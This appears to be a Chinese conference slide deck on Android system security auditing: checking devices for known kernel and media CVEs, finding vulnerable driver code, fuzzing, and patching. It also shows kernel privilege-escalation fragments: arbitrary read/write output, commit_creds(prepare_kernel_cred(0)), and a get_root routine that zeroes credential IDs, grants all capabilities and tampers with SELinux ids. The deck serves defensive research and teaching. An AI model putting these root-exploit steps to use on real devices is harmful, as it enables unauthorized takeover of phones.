Android手机系统安全审计攻防

潘宇



关于我

潘宇(@少仲)

360 VulPecker Team 安全研究员

研究方向

Android系统自动化审计

Android系统漏洞挖掘 & 利用



议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

什么是安全审计?

主流的SDL产品(APP SCAN)

- 百度MTC-移动云测试中心
- 阿里聚安全安全审计
- 腾讯 金刚安全审计
- 360 App Scan(显危镜)

appscan.360.cn(显危镜)



完全免费的APP安全风险在线扫描服务

360显危镜致力于为每个移动开发者提供免费的安全基础服务,为移动互联网安全贡献一份力量。

上传APK

Security Development Lifecycle

APP SDL



SYSTEM SDL

如何做系统级别的安全审计?

Google PATCH 本地 PATCH

OEM厂商

迭代开发

QA

SDL

OTA

检测已知漏洞

- 手动检测
- 自动检测

挖掘未知漏洞

- 有源码
- 无源码



议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

手动检测已知漏洞

• 逆向工程

CVE-2016-3822(libjhead.so)




未修复

```
.text:00002550
                               LDR
                                                R0, [SP,#0x98+Long]; Long
                                                i Get32u
.text:00002552
                               BLX
.text:00002556
                               ADD.W
                                                R2, R0, ByteCount
.text:0000255A
                               MOV
                                                R1, R0
                                                        ; unsigned int
.text:0000255C OffsetVal = R0
.text:0000255C
                                                R2, ExifLength
                               CMP
                                                loc 256A
.text:0000255E
                               BLS
                                                OffsetVal, =(aIllegalValuePo - 0x256A)
.text:00002560
                               LDR.W
.text:00002564 OffsetVal = R1
                                                         ; unsigned int
.text:00002564
                               MOV
                                                OffsetVal, Tag
.text:00002566
                               ADD
                                                RO, PC ; "Illegal value pointer for tag %04x"
                                                loc 2904
.text:00002568
                               В
```


已修复

```
v16 = Get32u(Long);
if ( v16 > ~v15 || v16 + v15 > v5 )
{
    v12 = v9;
    v13 = "Illegal value pointer for tag %04x";
    goto LABEL_127;
}
v17 = &v4[v16];
if ( v16 > ImageInfo.LargestExifOffset )
    ImageInfo.LargestExifOffset = v16;
```










CVF-2016-0822

Ê

Not Tested



nference

自动化检查已知漏洞(VPS) CVE-2015-3636

```
@@ -158,6 +158,7 @@ void ping_unhash(struct sock *sk)
    if (sk_hashed(sk)) {
        write_lock_bh(&ping_table.lock);
        hlist_nulls_del(&sk->sk_nulls_node);
        + sk_nulls_node_init(&sk->sk_nulls_node);
        sock_put(sk);
        isk->inet_num = 0;
        isk->inet_sport = 0;
```

```
void check 2015 3636(void)
   struct sockaddr in sa;
   void* magic = NULL;
   int sock = 0;
   magic = mmap((void*)MMAP BASE,MMAP SIZE,PROT READ|PROT WRITE,MAP SHARED|MAP FIXED|MAP ANONYMOUS,-1,0);
   memset(magic,0,MMAP SIZE);
    *((long*)(LIST POISON)) = 0xcafebabe; //给0x200200这个地址赋值为指定标识
   memset(&sa,0,sizeof(sa));
   sa.sin family = AF INET;
   connect(sock,(struct sockaddr*)&sa,sizeof(sa));//第一次用AF_INET是让sock对象在内核中hashed
   sa.sin family = AF UNSPEC;
   connect(sock,(struct sockaddr*)&sa,sizeof(sa));
   connect(sock,(struct sockaddr*)&sa,sizeof(sa));
   if(*((long*)(LIST POISON)) != 0xcafebabe)
       puts("Device is Vulnerable...\n");
```

自动化检查已知漏洞(VTS)

CVE-2016-3871

```
diff --git a/media/libstagefright/codecs/mp3dec/SoftMP3.cpp b/media/libstagefright/codecs/mp3dec/SoftMP3.cpp
index aa946e6..daef471 100644
--- a/media/libstagefright/codecs/mp3dec/SoftMP3.cpp
+++ b/media/libstagefright/codecs/mp3dec/SoftMP3.cpp
@@ -120,6 +120,17 @@ void SoftMP3::initDecoder() {
    mIsFirst = true;
}
+void *SoftMP3::memsetSafe(OMX_BUFFERHEADERTYPE *outHeader, int c, size_t len) {
    if (len > outHeader->nAllocLen) {
        ALOGE("memset buffer too small: got %lu, expected %zu", outHeader->nAllocLen, len);
         android errorWriteLog(0x534e4554, "29422022");
         notify(OMX EventError, OMX ErrorUndefined, OUTPUT BUFFER TOO SMALL, NULL);
        mSignalledError = true;
        return NULL;
    return memset(outHeader->pBuffer, c, len);
+}
```

```
public class CVE 2016 3871 implements VulnerabilityTest {
   private String TAG = "CVE-2016-3871";
   @Override
   public String getCVEorID() {
       return "CVE-2016-3871";
   @Override
   public boolean isVulnerable(Context context) throws Exception {
       File libstagefright soft mp3dec so= new File("/system/lib/libstagefright soft mp3dec.so");
       if(!libstagefright soft mp3dec so.exists() || !libstagefright soft mp3dec so.isFile()){
           throw new Exception("libstagefright soft mp3dec.so doesn't exist or is not a file");
        }
       ByteArrayOutputStream libstagefright soft mp3dec soOS = new ByteArrayOutputStream((int)libstagefright soft mp3dec so
       BinaryAssets.copy(new FileInputStream(libstagefright soft mp3dec so), libstagefright soft mp3dec soOS);
       byte[] libstagefright soft mp3dec soOS byte = libstagefright soft mp3dec soOS.toByteArray();
       KMPMatch binMatcher = new KMPMatch();
       int indexOf = binMatcher.indexOf(libstagefright soft mp3dec soOS byte, "29422022".getBytes());
       boolean libstagefright soft mp3dec29422022= indexOf == -1;
       if (libstagefright_soft_mp3dec29422022)
           Log.e(_TAG, "libstagefright_soft_mp3dec_so:29422022");
       return libstagefright soft mp3dec29422022;
   }
```

相似度比较(Similarity & Containment)





议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

漏洞类型

- Linux内核漏洞(Ping/Pipe/dirtyCow)
- 第三方驱动漏洞(MSM/MTK/HISI/NVIDIA)
- Native漏洞(LibStagefright/LibMediaServer)
- Framework漏洞(Runtime)



为什么会造成这样的漏洞?

核心原因是开发人员和安全人员的理解不一致



CVE-2016-8768

```
static long hifi_misc_ioctl(struct file *fd,
                            unsigned int cmd,
                            unsigned long arg)
case HIFI_MISC_IOCTL_DUMP_MP3_DATA:/*DUMP_MP3源数据*/
                unsigned char* hifi_mp3_data_virt = (unsigned char*)ioremap(
                    HIFI MUSIC DATA LOCATION, HIFI MUSIC DATA SIZE);
                if (NULL == hifi_mp3_data_virt) {
                    loge("hifi mp3 data ioremap Error!\n");
                    ret = (long)ERROR;
                    break;
                logd("ioctl: HIFI MISC IOCTL DUMP MP3 DATA\n");
                //Vul func
                hifi write file from memory regions(FILE NAME DUMP MUSIC DATA,
                    ((u32)(hifi_mp3_data_virt) + HIFI_OFFSET_MUSIC_DATA),
                    arg);
                iounmap(hifi_mp3_data_virt);
                break;
            . . .
```

```
void hifi write file from memory regions(char *filename, u32 addr, unsigned int size)
    mm segment t fs;
    struct file *fp = NULL;
    int file_flag = O_WRONLY | O_CREAT;
    int write_size = 0;
    /* must have the following 2 statement */
    fs = get_fs();
    set_fs(KERNEL_DS);
    fp = filp_open(filename, file_flag, 0777);
    if (IS_ERR(fp)) {
        loge("open file error!\n");
        return:
    logd("size parameter = %d!\n", size);
    if((write_size = vfs_write(fp, (char *)addr, size, &fp->f_pos)) < 0) {
        loge("read file error!\n");
    logd("write file size = %d \n", write_size);
    /* must have the following 1 statement */
    set_fs(fs);
    filp_close(fp, 0);
```

Security Advisory - PXN Defense Mechanism Failure Vulnerability in Huawei Mobile Phones

SA No:huawei-sa-20161026-01-pxn

Initial Release Date: 2016-10-26

Last Release Date: 2016-10-26

Impact

The PXN defense mechanism is disabled abnormally.

Vulnerability Scoring Details

The vulnerability classification has been performed by using the CVSSv2 scoring system (http://www.first.org/cvss/).

Base Score: 1.2 (AV:L/AC:H/Au:N/C:N/I:N/A:P)

Temporal Score: 1.0 (E:F/RL:O/RC:C)



未知攻,焉知防

如何通过漏洞来完成攻击提权(Root)

//任意地址读 c13a0000~c13a003c 内核地址的值

begin read from kernel addr=c13a0000 read p value addr=c13a0000,p value=00000000 read p value addr=c13a0004,p value=000001c0 read p value addr=c13a0008,p value=00000000 read p value addr=c13a000c,p value=00000248 read p value addr=c13a0010,p value=00000002 read p value addr=c13a0014,p value=00000011 read p value addr=c13a0018,p value=00000005 read p value addr=c13a001c,p value=00000000 read p value addr=c13a0020,p value=00000000 read p value addr=c13a0024,p value=000001c4 read p value addr=c13a0028,p value=00000000 read p value addr=c13a002c,p value=0000024c read p_value_addr=c13a0030,p_value=00000002 read p value addr=c13a0034,p value=00000011 read p value addr=c13a0038,p value=00000006 read p value addr=c13a003c,p value=00000000

//任意地址写 写c13a0000~c13a003c 地址的值

begin write 0 to kernel addr=c13a0000 write p value addr=c13a0000,p value=00000000 write p_value_addr=c13a0004,p_value=00000000 write p value addr=c13a0008,p value=00000000 write p value addr=c13a000c,p value=00000000 write p value addr=c13a0010,p value=00000000 write p value addr=c13a0014,p value=00000000 write p value addr=c13a0018,p value=00000000 write p value addr=c13a001c,p value=00000000 write p value addr=c13a0020,p value=00000000 write p value addr=c13a0024,p value=00000000 write p value addr=c13a0028,p value=00000000 write p value addr=c13a002c,p value=00000000 write p value addr=c13a0030,p value=00000000 write p_value_addr=c13a0034,p value=00000000 write p value addr=c13a0038,p value=00000000 write p_value_addr=c13a003c,p value=00000000

commit_creds(prepare_kernel_cred(0));



```
<1>[292870.170166s][pid:27556,cpu7,lpp dump exploi]Unable to handle kernel pagin
g request at virtual address 044b04b4
<1>[292870.170227s][pid:27556,cpu7,lpp dump exploi]pgd = dcdd8000
<1>[292870.170257s][pid:27556,cpu7,lpp dump exploi][044b04b4] *pgd=00000000
<0>[292870.170379s][pid:27556,cpu7,lpp_dump_exploi]Internal error: Oops: 8000000
5 [#1] PREEMPT SMP ARM
<4>[292870.170501s][pid:27556,cpu7,lpp_dump_exploi]CPU: 7 PID: 27556 Comm: lpp_d
ump exploi Tainted: G W 3.10.86-g547d9a4 #2
<4>[292870.170532s][pid:27556,cpu7,lpp dump exploi]task: e46a1e00 ti: d9c9e000 t
ask.ti: d9c9e000
<4>[292870.170562s][pid:27556,cpu7,lpp dump exploi]PC is at 0x44b04b4
<4>[292870.170623s][pid:27556,cpu7,lpp_dump_exploi]LR is at vfs_fsync+0x44/0x54
071c884>1
           psr: 20070033
<4>[292870.170684s]sp : d9c9ff50 ip : 044b04b5 fp : d9c9ff6c
r8 : c060e848
<4>[292870.170867s][pid:27556,cpu7,lpp dump exploi]r7 : 00000076    r6 : dd628600
r5:00000000 r4:00000000
<4>[292870.170898s][pid:27556,cpu7,lpp_dump_exploi]r3 : 00000000    r2 : 000000000
r1: 00000000 r0: dd628600
<4>[292870.170928s][pid:27556,cpu7,lpp_dump_exploi]Flags: nzCv IRQs on FIQs on
 Mode SVC_32 ISA Thumb Segment kernel
<4>[292870.170959s][pid:27556,cpu7,lpp_dump_exploi]Control: 10c5387d Table: 1cd
d806a DAC: 00000015
<4>[292870.171051s][pid:27556,cpu7,lpp_dump_exploi]
<4>[292870.171051s]LR: 0xc071c804:
```



```
static inline struct thread_info* current_thread_info(void)
{
    register unsigned long sp asm("sp");
    return (struct thread_info*)(sp &~(THREAD_SIZE -1))
}
```

```
int get root(void)
   struct thread info *info;
   pThreadInfo = current thread info();
   if(pThreadInfo->addr limit!=0xbf000000)
       puts("find thread info failed...\n");
        return;
   pThreadInfo->addr limit=0xffffffff;
    cred->uid = 0;
   cred->gid = 0;
    cred->suid = 0:
    cred->sgid = 0;
    cred->euid = 0;
   cred->egid = 0;
    cred->fsuid = 0:
   cred->fsgid = 0;
   cred->cap inheritable.cap[0] = 0xffffffff;
   cred->cap inheritable.cap[1] = 0xffffffff;
   cred->cap permitted.cap[0] = 0xffffffff;
   cred->cap permitted.cap[1] = 0xffffffff;
   cred->cap effective.cap[0] = 0xffffffff;
   cred->cap effective.cap[1] = 0xffffffff;
   cred->cap bset.cap[0] = 0xffffffff;
   cred->cap bset.cap[1] = 0xffffffff;
```

```
security = cred->security;
if (security) {
  if (security->osid != 0
    && security->sid != 0
    && security->exec_sid == 0
    && security->create_sid == 0
    && security->keycreate_sid == 0
    && security->sockcreate_sid == 0) {
    security->osid = 1;
    security->sid = 1;
```



如何发现未知的漏洞?

- 源码审计
- Fuzz Testing
- 符号执行
- 逆向工程



源码审计(Read The Fuck*ing Source Code)

- remap_pfn_range(vma, addr, ptn, size, prot)
- copy_from_user(dst,src,len)/copy_to_user(..., ..., ...)
- ioctl(fd,cmd,arg)



CVE-2015-8088

```
int hifi_dsp_write_param(unsigned long arg)
    int ret = OK;
    phys addr t hifi param phy addr = 0;
               hifi_param_vir_addr = NULL;
    CARM_HIFI_DYN_ADDR_SHARE_STRU* hifi_addr = NULL;
    struct misc_io_sync_param para;
    IN FUNCTION;
    if (copy_from_user(&para, (void*)arg, sizeof(struct misc_io_sync_param))) {
        loge("copy_from_user fail.\n");
        ret = ERROR;
        goto error1;
    ret = copy from user(hifi param vir addr, para.para in, para.para size in);
   if ( ret != 0) {
        loge("copy data to hifi error! ret = %d", ret);
error2:
    if (hifi_param_vir_addr != NULL) {
        iounmap(hifi param vir addr);
    put user(ret, (int*)para.para out);
error1:
   OUT_FUNCTION;
    return ret;
```

Fuzz Testing(模糊测试)

- Dronity
- AFL
- PEACH

•

符号执行(symbolic execution)

- 以符号代替具体值静态执行(约束求解,路径爆炸)
- 代表KLEE SAGE

- 混合执行 concolic execution 部分以具体值执行,提升效率
- 代表S2E

• 辅助fuzzing 达到高路径覆盖率和精确度



逆向工程

```
signed int cnt; // r0@2
signed int ndx; // r12@2
char *v5; // r3@2
int *pipe; // r2@3
num = mixer num;
if ( mixer_num > 3 )
 return -19;
cnt = 0;
ndx = 1;
v5 = (char *) & dword COC2E21C + 24 * num;
do
  pipe = *(int **)&v5[4 * ndx + 4256];
 if ( pipe )
    ++cnt;
    info->z_order = pipe[6] - 2;
    info->ptype = pipe[1];
    info->pnum = pipe[2];
    info->pndx = pipe[3];
    info->mixer_num = pipe[5];
   ++info;
  ++ndx;
```

议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望



议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

展望

- 相似性比较: 高级语义难以恢复
- 漏洞挖掘: 手动自动相结合,对漏洞建模,然而普遍 具有局限性
- 安全开发: 及时更新,提高补丁的安全性,防止二次漏洞触发



Thank You

Q&A

weibo:@少仲

Email: panyu6325@gmail.com

